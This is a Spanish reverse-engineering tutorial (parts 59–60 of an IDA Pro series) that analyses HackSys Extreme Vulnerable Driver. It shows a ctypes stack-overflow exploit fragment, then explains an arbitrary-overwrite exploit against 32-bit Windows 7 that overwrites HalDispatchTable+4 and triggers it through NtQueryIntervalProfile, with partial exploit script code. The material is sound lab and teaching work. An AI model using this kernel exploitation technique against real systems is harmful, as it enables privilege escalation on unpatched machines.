27     buf = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(0x824),ctypes.c_int(0x3000),ctypes.c_int(0x40))
28
29
30     data= shellcode+ ((0x820 -len(shellcode)) * "A") + struct.pack("<L",int(buf))
31
32
33     ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf),data,ctypes.c_int(len(data)))
34
35     bytes_returned = wintypes.DWORD(0)
36     h=wintypes.HANDLE(hDevice)
37     b=wintypes.LPVOID(buf)
38     ctypes.windll.kernel32.DeviceIoControl(h,IOCTL_STACK, b, 0x824, None, 0x824, ctypes.pointer(bytes_returned),0)
39
40
41     ctypes.windll.kernel32.CloseHandle(hDevice)
42     os.system("calc.exe")
43     raw_input()
```



Listo ya cumplimos con el objetivo.

Hasta la próxima parte

Ricardo Narvaja

# 59-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 59


Vamos a mirar el Arbitrary Overwrite(escribir lo que queremos donde queremos) del mismo driver vulnerable anterior. Desde ya aclaro que este es un método antiguo y que solo sirve para Windows XP y 7, y en este caso solo targets w32, **EN MAQUINAS de W7 de 64 BITS NO FUNCIONA**, al menos sin adaptarlo un poco, hay que revisar bien algunos valores que no son iguales.

Nuestro target es Windows 7 de 32 bits.

Igual nos servirá para ir tomando un poco de confianza con ctypes que es un poco complicado y ir avanzando de a poco.

```
928DB142
928DB142 loc_928DB142:
"...
    mov    ebx, offset aHacksysEvdIoctl_3 ; ***** HACKSYS_EVD_IOCTL_ARBITRARY_OVER"...
    push   ebx ; Format
    call   _DbgPrint
    pop    ecx
    push   esi ; IrpSp
    push   edi ; Irp
    call   _ArbitraryOverwriteIoctlHandler@8 ; ArbitraryOverwriteIoctlHandler(x,x)
    jmp    loc_928DB258
```

En el dispatcher que maneja los distintos IOCTL vemos que hay uno que marca ARBITRARY OVERWRITE, así que lo marcamos, veamos primero que valor de IOCTL nos trae aquí.



Vemos que viene restando a EAX la constante 4 dos veces y antes le resta 0x222003


```
928DB0B2      mov   eax, edx
928DB0B4      sub   eax, 222003h
928DB0B9      jz    loc_928DB172
```

Python>hex(0x222003+8)  
0x22200b

Así que con ese IOCTL llega al bloque que necesitamos de la vulnerabilidad ya que :

0x22200b - 0x222003-4-4=0

y si es cero va al bloque allí.



Bueno ya llegamos miremos la vulnerabilidad.

Recordemos que en IRP mas 0x60 esta el puntero a la estructura \_IO\_STACK\_LOCATION, era 0x40 de Tail en la estructura IRP, y dentro de Tail en el offset 0x20 apunta a CurrentStackLocation

```
+0x03c UserBuffer      : ???
+0x040 Tail           : union <unnamed-tag>, 3 elements, 0x30 bytes
  +0x000 Overlay        : struct <unnamed-tag>, 8 elements, 0x28 bytes
    +0x000 DeviceQueueEntry : struct _KDEVICE_QUEUE_ENTRY, 3 elements, 0x10 bytes
    +0x000 DriverContext   : [4] ???
    +0x010 Thread          : ???
    +0x018 AuxiliaryBuffer : ???
  +0x018 ListEntry        : struct _LIST_ENTRY, 2 elements, 0x8 bytes
  +0x020 CurrentStackLocation : ????
  +0x020 PacketType       : ??
  +0x024 OriginalFileObject : ???
+0x000 Apc              : struct _KAPC, 16 elements, 0x30 bytes
+0x000 Type              : ??
```

Resaltado Lister - [C:\WinDDK\7600.16385.1\inc\ddk\wdm.h]

C:\WinDDK Fichero Editar Opciones Codificación Ayuda

```

union {

    //
    // Current stack location - contains a pointer to the current
    // IO_STACK_LOCATION structure in the IRP stack. This field
    // should never be directly accessed by drivers. They should
    // use the standard functions.
    //

    struct _IO_STACK_LOCATION <CurrentStackLocation>;
    //

    // Minipacket type.
    //
}

```

Así que 0x60 es el offset de CurrentStackLocation que es del tipo \_IO\_STACK\_LOCATION.

```

928DB08E      mov     edi, edi
928DB090      push    ebp
928DB091      mov     ebp, esp
928DB093      push    ebx
928DB094      push    esi
928DB095      push    edi
928DB096      mov     edi, [ebp+IrP]
928DB099      mov     esi, [edi+60h]
928DB09C      mov     edx, [esi+_IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
928DB09F      mov     eax, 22201fh
928DB0A4      cmp     edx, eax
928DB0A6      ja     loc_928DB1A2

```

Apretando T veo el campo y que de allí lee el IOCTLCode.

```

928DB142      mov     ebx, offset aHacksysEvdIoctl_3 ; ***** HACKSYS_EVD_IOCTL_ARBITRARY_OVER...
928DB142 loc_928DB142:
928DB142      mov     ebx, offset aHacksysEvdIoctl_3 ; ***** HACKSYS_EVD_IOCTL_ARBITRARY_OVER...
928DB147      push    ebx ; Format
928DB148      call    _DbgPrint
928DB14D      pop     ecx
928DB14E      push    esi ; IrpSp
928DB14F      push    edi ; Irp
928DB150      call    _ArbitraryOverwriteIoctlHandler@8 ; ArbitraryOverwriteIoctlHandler(x,x)
928DB155      jmp     loc_928DB258

```

La pasa a los dos argumentos el puntero a IRP en EDI como primero y el puntero a la estructura \_IO\_STACK\_LOCATION.

```

928DABAA ; Attributes: bp-based frame
928DABAA
928DABAA ; int __stdcall ArbitraryOverwriteIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)
928DABAA _ArbitraryOverwriteIoctlHandler@8 proc near
928DABAA
928DABAA Irp          = dword ptr  8
928DABAA IrpSp        = dword ptr  0Ch
928DABAA
928DABAA mov     edi, edi
928DABAC      push    ebp
928DABAD      mov     ebp, esp
928DABAF      mov     ecx, [ebp+IrpSp]
928DABB2      mov     ecx, [ecx+10h]
928DABB5      mov     eax, 00000001h
928DABBA      test    ecx, ecx
928DABC      jz     short loc_928DABC4

```

```

928DABBE      push    ecx ; UserWriteWhatWhere
928DABBF      call    _TriggerArbitraryOverwrite@4 ; TriggerArbitraryOverwrite(x)

```

```

928DABC4
928DABC4 loc_928DABC4:
928DABC4      pop     ebp
928DABC5      retn   8
928DABC5 _ArbitraryOverwriteIoctlHandler@8 endp
928DABC5

```

Aquí a ECX mueve el puntero a la \_IO\_STACK\_LOCATION.

```
dt -r4 _IO_STACK_LOCATION
```

```
nt!_IO_STACK_LOCATION
+0x000 MajorFunction : UChar
+0x001 MinorFunction : UChar
+0x002 Flags : UChar
+0x003 Control : UChar
+0x004 Parameters : <unnamed-tag>
```

Ya vimos que los Parameters variaban según el caso, para cuando se llama a DeviceIoControl, es

```
+0x000 DeviceIoControl : <unnamed-tag>
+0x000 OutputBufferLength : Uint4B
+0x004 InputBufferLength : Uint4B
+0x008 IoControlCode : Uint4B
+0x00c Type3InputBuffer : Ptr32 Void
```

En el offset 0x10 desde el inicio (recordemos que hay que sumarles los 0x4 de Parameters) para el caso DeviceIoControl esta el campo Type3InputBuffer.

Allí llegan cuatro de los argumentos que se le pasan a la api DeviceIoControl.

## DeviceIoControl function

Sends a control code directly to a specified device driver, causing the corresponding device to perform the requested operation.

### Syntax

C++

```
BOOL WINAPI DeviceIoControl(
    _In_          HANDLE      hDevice,
    _In_          DWORD       dwIoControlCode,
    _In_opt_      LPVOID      lpInBuffer,
    _In_          DWORD       nInBufferSize,
    _Out_opt_     LPVOID      lpOutBuffer,
    _In_          DWORD       nOutBufferSize,
    _Out_opt_     LPDWORD     lpBytesReturned,
    _Inout_opt_   LPOVERLAPPED lpOverlapped
);
```

```
+0x000 DeviceIoControl
+0x000 OutputBufferLength es nOutBufferSize
+0x004 InputBufferLength es nInBufferSize
+0x008 IoControlCode es dwIoControlCode
+0x00c Type3InputBuffer es lpInBuffer
```

```

928DABAA      mov    edi, edi
928DABAC      push   ebp
928DABAD      mov    ebp, esp
928DABAF      mov    ecx, [ebp+IrpSp]
928DABB2      mov    ecx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
928DABB5      mov    eax, 0C0000001h
928DABB8      test   ecx, ecx
928DABC0      jz     short loc_928DABC4

928DABBE      push   edx ; UserWriteWhatWhere
928DABBF      call   _TriggerArbitraryOverwrite@4 ; TriggerArbitraryOverwrite(x)

928DABC4      loc_928DABC4:

```

Así que ese es nuestro buffer de entrada que le pasamos a la api DeviceIoControl.

```

928DAB08      - - - - -
928DAB08      var_20      = dword ptr -20h
928DAB08      Status      = dword ptr -1Ch
928DAB08      ms_exc     = CPEH_RECORD ptr -18h
928DAB08      UserWriteWhatWhere= dword ptr 8
928DAB08
928DAB08 ; __ unwind { // __SEH_prolog4
928DAB08      push  10h
928DAB0A      push  offset stru_928D8258
928DAB0F      call  __SEH_prolog4
928DAB14      and   [ebp+Status], 0

928DAB18 ; __try { // __except at $LN6_3
928DAB18      and   [ebp+ms_exc.registration.TryLevel], 0
928DAB1C      push  4 ; Alignment
928DAB1E      push  8 ; Length
928DAB20      mov   esi, [ebp+UserWriteWhatWhere]
928DAB23      push  esi ; Address
928DAB24      call  ds:_imp_ProbeForRead@12 ; ProbeForRead(x,x,x)
928DAB2A      mov   edi, [esi]
928DAB2C      mov   ebx, [esi+4]
928DAB2F      push  esi
928DAB30      push  offset aUserwritewhatw ; "[+]" UserWriteWhatWhere: 0x%p\n"
928DAB35      call  _DbgPrint
928DAB3A      push  8
928DAB3C      push  offset aWriteWhatWhere ; "[+]" WRITE_WHAT_WHERE Size: 0x%X\n"
928DAB41      call  _DbgPrint
928DAB46      push  edi
928DAB47      push  offset aUserwritewhatw_0 ; "[+]" UserWriteWhatWhere->What: 0x%p\n"
928DAB4C      call  _DbgPrint
928DAB51      push  ebx
928DAB52      push  offset aUserwritewhatw_1 ; "[+]" UserWriteWhatWhere->Where: 0x%p\n"
928DAB57      call  _DbgPrint
928DAB5C      push  offset aTriggeringArbi ; "[+]" Triggering Arbitrary Overwrite\n"
928DAB61      call  _DbgPrint

```

Vemos que a ESI se mueve la dirección de nuestro buffer que aquí lo llama UserWriteWhatWhere e imprime la dirección del mismo.

Luego vemos que lee el contenido de ESI y de ESI mas 4 e imprime sus direcciones lo cual nos hace pensar que es una estructura de dos punteros, allí nos dice que su size es 8.

```

928DAB2F      push  esi
928DAB30      push  offset aUserwritewhatw ; "[+]" UserWriteWhatWhere: 0x%p\n"
928DAB35      call  _DbgPrint
928DAB3A      push  8
928DAB3C      push  offset aWriteWhatWhere ; "[+]" WRITE_WHAT_WHERE Size: 0x%X\n"
928DAB41      call  _DbgPrint
928DAB46      push  edi
928DAB47      push  offset aUserwritewhatw_0 ; "[+]" UserWriteWhatWhere->What: 0x%p\n"
928DAB4C      call  _DbgPrint
928DAB51      push  ebx
928DAB52      push  offset aUserwritewhatw_1 ; "[+]" UserWriteWhatWhere->Where: 0x%p\n"
928DAB57      call  _DbgPrint
928DAB5C      push  offset aTriggeringArbi ; "[+]" Triggering Arbitrary Overwrite\n"
928DAB61      call  _DbgPrint

```

Así que crearemos una estructura de 8 bytes, se ve que los dos campos son **What** y **Where** y que ambos son punteros así que en 32 bits serán de 4 bytes cada uno.

```

00000000 ; -----
00000000
00000000 WRITE_WHAT_WHERE struc ; (sizeof=0x8, mappedto_498)
00000000 What dd ?
00000004 Where dd ?
00000008 WRITE_WHAT_WHERE ends
00000000

```

Así que allí imprime los valores de What y Where

```

928DAB25      push  esi , Address
928DAB24      call   ds:_imp_ProbeForRead@12 ; ProbeForRead(x,x,x)
928DAB2A      mov    edi, [esi+WRITE_WHAT_WHERE.What]
928DAB2C      mov    ebx, [esi+WRITE_WHAT_WHERE.Where]
928DAB2F      push   esi
928DAB30      push   offset aUserwritewhatw ; "[+] UserWriteWhatWhere: 0x%p\n"
928DAB35      call   _DbgPrint
928DAB3A      push   8
928DAB3C      push   offset aWriteWhatWhere ; "[+] WRITE_WHAT_WHERE Size: 0x%X\n"
928DAB41      call   _DbgPrint
928DAB46      push   edi
928DAB47      push   offset aUserwritewhatw_0 ; "[+] UserWriteWhatWhere->What: 0x%p\n"
928DAB4C      call   _DbgPrint
928DAB51      push   ebx
928DAB52      push   offset aUserwritewhatw_1 ; "[+] UserWriteWhatWhere->Where: 0x%p\n"
928DAB57      call   _DbgPrint
928DAB5C      push   offset aTriggeringArbi ; "[+] Triggering Arbitrary Overwrite\n"
928DAB5D      push   ...

```

Allí vemos la parte vulnerable

```

928DAB24      call   as:_imp_ProbeForRead@12 ; ProbeForRead(x,x,x)
928DAB2A      mov    edi, [esi+WRITE_WHAT_WHERE.What]
928DAB2C      mov    ebx, [esi+WRITE_WHAT_WHERE.Where]
928DAB2F      push   esi
928DAB30      push   offset aUserwritewhatw ; "[+] UserWriteWhatWhere: 0x%p\n"
928DAB35      call   _DbgPrint
928DAB3A      push   8
928DAB3C      push   offset aWriteWhatWhere ; "[+] WRITE_WHAT_WHERE Size: 0x%X\n"
928DAB41      call   _DbgPrint
928DAB46      push   edi
928DAB47      push   offset aUserwritewhatw_0 ; "[+] UserWriteWhatWhere->What: 0x%p\n"
928DAB4C      call   _DbgPrint
928DAB51      push   ebx
928DAB52      push   offset aUserwritewhatw_1 ; "[+] UserWriteWhatWhere->Where: 0x%p\n"
928DAB57      call   _DbgPrint
928DAB5C      push   offset aTriggeringArbi ; "[+] Triggering Arbitrary Overwrite\n"
928DAB61      call   _DbgPrint
928DAB66      add    esp, 24h
928DAB69      mov    eax, [edi]
928DAB68      mov    [ebx], eax
928DAB6D      jmp   short loc_928DAB93

```

EDI es What, así que debe ser un puntero, ya que busca el contenido de [EDI] y lo escribe en el contenido de Where en [EBX].

Así que What debe ser un puntero a un puntero a nuestro código, y en Where habrá que buscar una tabla donde escribir (posiblemente un CALL indirecto para que escribamos el puntero a nuestro código y termine saltando a ejecutar el mismo).

Hay muchas posibilidades para explotar esto algunas mas modernas, nosotros usaremos el viejo método de la tabla HAL. (no funciona en sistemas con la protección de Intel SMEP por eso en Windows XP y 7 aun va)

Intel CPU feature: Supervisor Mode Execution Protection (SMEP). This feature is enabled by toggling a bit in the cr4 register, and the result is the CPU will generate a fault whenever ring0 attempts to execute code from a page marked with the user bit.

O sea que si desde kernel saltas a ejecutar una pagina marcada como perteneciente a USER da una excepción, evitando ejecutar como en el método que vamos a ver ahora.


Igual pudiendo escribir en KERNEL donde quieras, podés llegar a deshabilitar con suerte, habilidad y algo mas, estas protecciones, por ahora nos concentraremos en la vieja forma de explotar que sirve para WIN XP y 7 de 32 bits y también puede servir en procesadores que no tengan SMEP en otros sistemas.

<http://poppopret.blogspot.com.ar/2011/07/windows-kernel-exploitation-basics-part.html>

Ese método se basa en la tabla HAL Dispatch

- The HAL Dispatch Table `nt!HalDispatchTable`. HAL (Hardware Abstraction Layer) is used in order to isolate the OS from the hardware. Basically, it permits to run the same OS on machines with different hardwares. This table stores pointers to routines used by the HAL.

Bueno existe una función importada por la ntdll llamada `NtQueryIntervalProfile`, si abro en otro IDA la ntdll.dll de 32 bits veo en las funciones EXPORTADAS que está allí.



Esa función que se puede llamar desde user llega a kernel

```

77F05510 ; Exported entry 421. NtQueryIntervalProfile
77F05510 ; Exported entry 1648. ZwQueryIntervalProfile
77F05510
77F05510
77F05510
77F05510 ; NTSTATUS __stdcall NtQueryIntervalProfile(KPROFILE_SOURCE ProfileSource, _NtQueryIntervalProfile@8)
77F05510     public _NtQueryIntervalProfile@8
77F05510     _NtQueryIntervalProfile@8 proc near
77F05510
77F05510     ProfileSource    = dword ptr 4
77F05510     Interval        = dword ptr 8
77F05510
77F05510     mov    eax, 0F2H ; NtQueryIntervalProfile
77F05510     mov    edx, 7FFE0300h
77F05510     call   dword ptr [edx]
77F05510     retn  8
77F05510     _NtQueryIntervalProfile@8 endp
77F05510

```

A la función `nt!KeQueryIntervalProfile`

```

nt!KeQueryIntervalProfile:
82911891 8bff      mov    edi,edi
82911893 55       push   ebp
82911894 8bec      mov    ebp,esp

```

```
82911896 83ec10    sub   esp,10h
82911899 83f801    cmp   eax,1
8291189c 7507    jne   nt!KeQueryIntervalProfile+0x14 (829118a5)
8291189e a188ca7a82    mov   eax,dword ptr [nt!KiProfileAlignmentFixupInterval (827aca88)]
829118a3 c9        leave
```

Luego sigue aquí

```
829118a4 c3        ret
829118a5 8945f0    mov   dword ptr [ebp-10h],eax
829118a8 8d45fc    lea   eax,[ebp-4]
829118ab 50        push  eax
829118ac 8d45f0    lea   eax,[ebp-10h]
829118af 50        push  eax
829118b0 6a0c        push  0Ch
829118b2 6a01        push  1
kd> u
nt!KeQueryIntervalProfile+0x23:
829118b4 ff15bc237782    call  dword ptr [nt!HalDispatchTable+0x4 (827723bc)]
829118ba 85c0        test  eax,eax
829118bc 7c0b        jl   nt!KeQueryIntervalProfile+0x38 (829118c9)
829118be 807df400    cmp   byte ptr [ebp-0Ch],0
829118c2 7405        je   nt!KeQueryIntervalProfile+0x38 (829118c9)
829118c4 8b45f8        mov   eax,dword ptr [ebp-8]
829118c7 c9        leave
829118c8 c3        ret
```

Y salta a una dirección de KERNEL que está en la tabla HAL Dispatch mas 4.

El método es ese, ya que desde user no podemos escribir dicha tabla, la vulnerabilidad en kernel nos permite escribir donde queramos así que la dirección a escribir será el contenido de **nt!HalDispatchTable+0x4** y lo debemos hacer pisándolo con el puntero a un buffer con nuestro código.

Lo bueno es que después podemos triggerear cuando queremos, ya que la api se puede llamar desde user, así que con llamarla normalmente desde nuestro script al final llegará aquí

```
829118b4 ff15bc237782    call  dword ptr [nt!HalDispatchTable+0x4 (827723bc)]
```

Y saltará a código al no haber SMEP ya que no se verifica que la página donde salta no es de kernel sino está marcada como página user.

Si SMEP estuviera activado se generaría una excepción y no saltaría a nuestro código.

Adjunto el script para el que lo quiera probar igual es bastante largo así que lo explicaremos en la parte siguiente, recuerden que solo va en un target Windows 7 de 32 bits.

Hasta la parte siguiente.

Ricardo Narvaja

# 60-INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 60

Antes de empezar a explicar el script en Python aclaremos que esta basado en el código en C que esta en la pagina del driver vulnerable.

<https://github.com/hacksystem/HackSysExtremeVulnerableDriver/tree/master/Exploit>

Igual el método es bastante antiguo, lo usamos en mi trabajo bastante hace rato, aunque no usamos ctypes, por lo cual si hay algún error al usar ctypes, sepan disculpar no es lo que uso cotidianamente.

Veremos el script que como dijimos por ahora solo funciona en w7 de 32 bits, no en maquinas de 64 bits mas adelante lo miraremos en una maquina de 64 bits para adaptarlo al caso.

```
import os
import struct
import ctypes
from ctypes import wintypes
import sys

# Define constants
# ...
# Define structures
# ...

class _SYSTEM_MODULE_INFORMATION_ENTRY (ctypes.Structure):
    _fields_ = [ ("WhoCares",           ctypes.c_void_p),
                ("WhoCares2",         ctypes.c_void_p),
                ("Base",              ctypes.c_void_p),
                ("Size",              wintypes.ULONG) ]
```

Despues de los imports necesarios entre los cuales esta `ctypes`, algunas constantes que necesitamos, clases y funciones, mas abajo empieza el código principal aquí.

Tenemos el shellcode que es parecido al de el stack overflow solo cambia el ret, aquí es RETN solo, en el otro era RETN 8, como dijimos aquí no pisamos un return address. Pero si uno tracea ve que para

que retorno del CALL que salta a ejecutar nuestro código se necesita un RETN, ya lo veremos cuando lo traceemos.

Luego usamos CreateFile como en el caso anterior para abrir el driver y obtener el handle al mismo.

```
hDevice = ctypes.windll.kernel32.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, None, OPEN_EXISTING, 0, None )
print int(hDevice)

```

Por supuesto uno debe ir probando paso a paso cada cosa que va haciendo para ver si falla, lo cual si ocurre, sera posiblemente por algún argumento mal pasado.

```
scratches_ctypes_and_driver_overview.py
1 import os
2 import struct
3 import ctypes
4 from ctypes import wintypes
5 import sys
6
7
8 GENERIC_READ = 0x80000000
9 GENERIC_WRITE = 0x40000000
0 GENERIC_EXECUTE = 0x20000000
1 GENERIC_ALL = 0x10000000
2 FILE_SHARE_DELETE = 0x00000004
3 FILE_SHARE_READ = 0x00000001
4 FILE_SHARE_WRITE = 0x00000002
5 CREATE_NEW = 1
6 CREATE_ALWAYS = 2
7 OPEN_EXISTING = 3
8 OPEN_ALWAYS = 4
9 TRUNCATE_EXISTING = 5
0 HEAP_ZERO_MEMORY=0x00000008
1
```

Las constantes necesarias están definidas al inicio.

Es de mencionar que si en vez de importar

```
import ctypes
```

Lo hacemos asi

```
from ctypes import *
```

Nos ahorraremos de tipar ctypes muchísimas veces ya que por ejemplo escribiríamos.

```
sizeof(c_int)
```

En vez de

```
ctypes.sizeof(ctypes.c_int)
```

Asi que lo cambie hice un replace de **ctypes.** por nada y agregue el nuevo import y quedara mas sencillo.

```

scratches_ctypes_ARBITRARY_OVERWRITE.py x scratch_ctypes.py x inter
ctypes. | ↻ X ↑ ↓ ⌂ Replace | 
1 import os
2 import struct
3 from ctypes import *
4 from ctypes import wintypes
5 import sys
6
7
hDevice = windll.kernel32.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, None, OPEN_EXISTING, 0, None)
print int(hDevice)

```

Ahora si, sigamos.

En el exploit original hay dos llamadas que aquí reemplazamos por otra cosa, era así

```

print int(hDevice)

# heap=windll.kernel32.GetProcessHeap()

WriteWhatWhere_inst=_WRITE_WHAT_WHERE()

# WriteWhatWhere=windll.kernel32.HeapAlloc(heap, HEAP_ZERO_MEMORY,sizeof(_WRITE_WHAT_WHERE))

# print("[+] Memory Allocated: 0x%x\n"% WriteWhatWhere)
#
# print ("[+] Allocation Size: 0x%X\n"% sizeof(_WRITE_WHAT_WHERE))

```

Hay una llamada a GetProcessHeap que nos da un handle para llamar a HeapAlloc y allocar un size determinado.

## GetProcessHeap function

Retrieves a handle to the default heap of the calling process. This handle can then be used in subsequent calls to the heap functions.

### Syntax

```
C++ [ ] 

HANDLE WINAPI GetProcessHeap(void);
```

### Parameters

This function has no parameters.

### Return value

If the function succeeds, the return value is a handle to the calling process's heap.

If the function fails, the return value is **NULL**. To get extended error information, call [GetLastError](#).

### Remarks

The **GetProcessHeap** function obtains a handle to the default heap for the calling process. A process can use this handle to allocate memory from the process heap without having to first create a private heap using the [HeapCreate](#) function.

**Windows Server 2003 and Windows XP:** To enable the low-fragmentation heap for the default heap of the process, call the [HeapSetInformation](#) function with the handle returned by **GetProcessHeap**.

El problema es que en C hay un casteo ya que hay una estructura definida y se castea el puntero que devuelve HeapAlloc a que sea del tipo de esa estructura.

Esto es parte del código en C

```
// Allocate the Heap chunk
WriteWhatWhere = (PWRITE_WHAT_WHERE)HeapAlloc(GetProcessHeap(),
                                                HEAP_ZERO_MEMORY,
                                                sizeof(WRITE_WHAT_WHERE));
```

Ese tipo es un puntero a una estructura definida.

```
#include "common.h"

typedef struct _WRITE_WHAT_WHERE {
    PULONG_PTR What;
    PULONG_PTR Where;
} WRITE_WHAT_WHERE, *PWRITE_WHAT_WHERE;
```

Esta definido el tipo de estructura \_WRITE\_WHAT\_WHERE y el puntero a la misma, obviamente no tengo la menor idea de como castear el resultado de HeapAlloc a una estructura en ctypes, quizás haya algún método mas sencillo, yo lo que use finalmente fue.

Definir la estructura en ctypes como una clase que hereda del tipo Structure.

```
class _WRITE_WHAT_WHERE(Structure):
    _fields_ = [('What', c_void_p),
                ('Where', c_void_p)]
```

Vemos que se define una clase que hereda de Structure, en C eran dos campos tipo puntero a un ULONG y acá para respetar el largo al menos en 32 bits les puse que cada campo es del tipo c\_void\_p, que es un puntero a un void.

ctypes defines a number of primitive C compatible data types:

ctypes type	C type	Python type
c_bool	_Bool	bool (1)
c_char	char	1-character string
c_wchar	wchar_t	1-character unicode string
c_byte	char	int/long
c_ubyte	unsigned char	int/long
c_short	short	int/long
c_ushort	unsigned short	int/long
c_int	int	int/long
c_uint	unsigned int	int/long
c_long	long	int/long
c_ulong	unsigned long	int/long
c_longlong	__int64 Or long long	int/long
c_ulonglong	unsigned __int64 Or unsigned long long	int/long
c_float	float	float
c_double	double	float
c_longdouble	long double	float
c_char_p	char * (NUL terminated)	string or None
c_wchar_p	wchar_t * (NUL terminated)	unicode or None
c_void_p	void *	int/long or None

Es un puntero a algo nos servirá para nuestro caso.

En ctypes entonces para crear lo que es C sería una variable del tipo estructura, aquí se realiza una instancia a la clase esa.

```
WriteWhatWhere_inst=_WRITE_WHAT_WHERE()

# WriteWhatWhere=windll.kernel32.HeapAlloc(heap, HEA


# print("[+] Memory Allocated: 0x%x\n"% WriteWhatWhe.
```

De esta forma al igual que en C, usando la instancia se podrán manejar los campos

```
print("[+] Gathering Information About Kernel\n")

WriteWhatWhere_inst.

Hal_address_kernel]
```



Y leer y guardar valores allí.

```
Python Console
>>> class _WRITE_WHAT_WHERE(Structure):
...     _fields_ = [('What', c_void_p),
...                 ('Where', c_void_p)]
...
>>> WriteWhatWhere_inst=_WRITE_WHAT_WHERE()
>>> WriteWhatWhere_inst.What
>>> print WriteWhatWhere_inst.What
None
>>> WriteWhatWhere_inst.What=9
>>> WriteWhatWhere_inst.What
9
>>> |
```

Vemos que en la consola de Python si ejecuto definición de la clase, luego hago una instancia de la misma, puedo leer y escribir valores en los campos sin problemas.

Luego va a tratar de obtener la dirección de la tabla HAL dentro de una función propia llamada GetHalDispatchTable, veamos que hace.

```
print("[+] Gathering Information About Kernel\n")

Hal_address_kernel=GetHalDispatchTable()
```



```

def GetHalDispatchTable():
    SystemModuleInformation=11

    hNtDll=windll.kernel32.GetModuleHandleA("ntdll.dll")
    if (not hNtDll) :
        print ("[-] Failed To get module handle NtDll.dll\n")

    NTquery=windll.kernel32.GetProcAddress(hNtDll, "NtQuerySystemInformation")

```

Vemos que usando GetModuleHandleA o LoadLibrary saca la imagebase de ntdll y luego la dirección de la función importada **NtQuerySystemInformation** usando GetProcAddress.

Bueno acá viene la parte de la película en que muere el protagonista vamos con calma jeje.

```

windll.ntdll.NtQuerySystemInformation(SystemModuleInformation, 0, 0, byref(u))

```

NtQuerySystemInformation es una api muy versátil para pedir info acerca de módulos, procesos, etc.

